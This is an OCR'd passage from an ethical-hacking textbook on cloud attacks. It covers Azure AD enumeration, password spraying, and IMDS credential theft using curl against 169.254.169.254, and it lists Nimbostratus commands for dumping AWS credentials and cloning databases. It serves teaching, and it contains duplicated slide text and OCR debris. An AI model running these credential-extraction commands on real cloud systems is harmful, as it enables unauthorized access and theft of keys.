
Account Enumeration

Azure AD users having access to the services of Office 365 can enumerate all the user accounts as well as admin groups. This possibility of accessing the Office 365 service may motivate attackers to exploit and take advantage of Azure AD to perform account enumeration. Attackers can perform Azure AD enumeration using tools such as Azucar.

- **Azucar**

  Source: *https://github.com*

  The Azucar tool allows users to assess the overall security of an Azure environment. It is a multi-threaded plug-in-based security tool that can be used in Windows. Moreover, the script used in the tool does not affect the assets that are implemented in the Azure subscription.



```
PS C:\AzureReview_V06> .\Azucar.ps1 -ExportTo EXCEL,CSV,XML,JSON -Verbose -Instance AzureCloud -Analysis All

Figure 19.61: Screenshot of an Azucar report

Password Spraying

Attackers use password spraying to perform automated password guessing on Azure AD accounts. This method does not lead to account lockouts as logon attempts are performed against all user accounts at a time using a single password. If both the on-premises and cloud account use the same password without MFA, then there is a high probability of attackers gaining access to the target network through password spraying. Attackers can perform password spraying using sophisticated tools such as Ruler.

- **Ruler**

  Source: *https://github.com*

  The Ruler tool allows attackers to communicate with exchange servers remotely by using any one protocol such as remote procedure call (RPC)/HTTP or Messaging Application Programming Interface (MAPI)/HTTP. The tool facilitates exploiting the Outlook features of the client side and gaining shell access remotely.


Gathering Cloud Keys Through IMDS Attack

- An attacker launches **IMDS attacks** to **obtain cloud keys** and gain access to the cloud resources
- Execute the following command to **access the instances** and identify various roles associated with the instances:

  `curl http://169.254.169.254/latest/meta-data/iam/security-credentials/`
- Now, add a **role name as a suffix** to obtain the cloud keys:

  `curl http://169.254.169.254/latest/meta-data/iam/security-credentials/<IAM-Role-Name>`



```
[ec2-user@ip-172-31-90-188 ~]$ curl http://169.254.169.254/latest/meta-data/iam/security-credentials/
s3_access_for_ec2[ec2-user@ip-172-31-90-188 ~]$ curl http://169.254.169.254/latest/meta-data/iam/security-credentials/s3 access for ec2

https://docs.aws.amazon.com

Gathering Cloud Keys Through IMDS Attack

Source: *https://docs.aws.amazon.com*


In an AWS environment, cloud access keys are the security credentials used by an IAM user or AWS account root user to access AWS services. An access key ID and a secret access key are integral parts of cloud keys, which can be used to authenticate requests. Attackers launch IMDS attacks to obtain these cloud keys to gain access to cloud resources. The attacker can access a REST API operating at a particular IP address (here, 169.254.169.254) through IMDS (IMDSv1) and obtain information about EC2 instances and their security credentials. Attackers can use an IPv6 address (fd00:ec2::254) for Nitro EC2 instances.

- Run the following curl command to access the instances and identify the various associated roles:

  `curl http://169.254.169.254/latest/meta-data/iam/security-credentials/`

- Now, add a role name as a suffix to obtain the cloud keys:

  `curl http://169.254.169.254/latest/meta-data/iam/security-credentials/<IAM-Role-Name>`



```
[ec2-user@ip-172-31-90-188 ~]$ curl http://169.254.169.254/latest/meta-data/iam/security-credentials/
s3_access_for_ec2[ec2-user@ip-172-31-90-188 ~]$ curl http://169.254.169.254/latest/meta-data/iam/security-credentials/s3_access_for_ec2

Figure 19.63: Cloud keys

The attacker can retrieve instance metadata through IMDSv2 in the following ways.

- Run the following command to generate a token by specifying a session duration:

  `TOKEN=`curl -X PUT "http://169.254.169.254/latest/api/token" -H "X-aws-ec2-metadata-token-ttl-seconds: 21600"``

- Then, use the generated token in all AWS requests:

  `curl -H "X-aws-ec2-metadata-token: $TOKEN" -v http://169.254.169.254/latest/meta-data/`

Exploiting Amazon Cloud Infrastructure using Nimbostratus

- Nimbostratus is a tool used for **fingerprinting and exploiting** Amazon cloud infrastructures
- It allows attackers to enumerate access to AWS services for the current IAM role, use a poorly configured IAM role to create a new AWS user, extract the current AWS credentials from metadata, etc.

- **Dump credentials**

  `$ nimbostratus dump-credentials`

- **Dump permissions**

  `$ nimbostratus dump-permissions --access-key=... --secret-key=...`

- **Dump instance metadata**

  `$ nimbostratus dump-ec2-metadata`

- **Create DB snapshot**

  `$ nimbostratus snapshot-rds --access-key=... --secret-key=... --password foolmeonce --rds-name nimbostratus --region ap-southeast-1`

Exploiting Amazon Cloud Infrastructure using Nimbostratus

Source: *https://andresriancho.github.io*

Nimbostratus is a tool used for fingerprinting and exploiting Amazon cloud infrastructures.

It allows attackers to

- Enumerate access to AWS services for the current IAM role.
- Use a poorly configured IAM role to create new AWS user.
- Extract current AWS credentials from metadata, .boto.cfg files, environment variables, etc.
- Clone DBs to access information stored in snapshot, etc.

Attackers use the following Nimbostratus commands to fingerprint and exploit Amazon cloud infrastructure:

- **Dump credentials**: Extracts the credentials available with this host and prints them out to the console.

  ```
  $ nimbostratus dump-credentials
  ```

- **Dump permissions**: Dumps all the permissions for the provided credentials.

  ```
  $ nimbostratus dump-permissions --access-key=... --secret-key=...
  ```

- **Dump instance metadata**: Retrieves important information metadata of EC2 instances.

  Extract metadata for the instance the command is run.

  ```
  $ nimbostratus dump-ec2-metadata
  ```

Extract metadata from a remote instance using an exploit defined in core.utils.mangle.mangle.

